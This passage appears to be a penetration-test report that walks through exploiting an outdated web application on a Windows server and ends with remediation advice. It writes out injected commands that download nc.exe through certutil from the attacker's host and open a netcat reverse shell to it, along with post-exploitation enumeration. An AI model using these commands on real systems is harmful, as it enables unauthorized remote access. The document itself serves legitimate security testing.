
Now that we have made sure that powershell is working and the server is connected to internet, we use a tool called netcat to gain remote access of the device.

For that we need to find a way to transfer the exe file of netcat from kali machine to our target system.

## Netcat


We used a python server to host the file on internet and use certutil command to download it from internet.

Hosting on python using “**python -m http.server 80**”



Next, using certutil command on vulnerable website to downloand the nc.exe file from above shown directory

Command**: --help&&certutil.exe -f -split -urlcache http://192.168.29.136/nc.exe C:\Windows\Temp\nc.exe**

****

this command transfers the nc.exe file from kali machine to target machine, now we need to run this file which will allow us to have a remote connection on any port we specify.

Before that we need to make sure the file was transferred successfully, for that we list all the directories listed on our system and search for nc.exe file




This shows that our file was transferred successfully

Now we listen for connections on port 4444 from our kali machine using “**nc -lvnp 4444**”

After running above command, we run the netcat file on our windows which will give us the remote connection

Command: **--help&&C:\windows\Temp\nc.exe -e cmd.exe 192.168.80.182 4444**




# Post-explotation


Above figure shows that target machine can now be accesible from kali machine, giving us reverse shell

To make sure this works, again we run some test commands


Whoami: to get the name




Ipconfig: to get the IP address



Net user: to list all the user accounts



This shows that exploit has worked correctly and we have the access to the target machine. To give our client the proof of exploit, we make a directory



# Analysis

The pentest was successful due to an old version of website hosted on the server which caused the compromise of whole system, the version of given web application was more than a year old making it extremely vulnerable to attackers.

The reverse shell can cause significant damage to the system, the consequences of reverse shell vary from loss of important information to compromise of entire system

**Suggestion**: to make sure the attack does not happen again, we would advice you to update the web application that you have hosted, close and monitor unnecessary ports using monitoring tools such as Splunk and use secure connection such as https instead of http.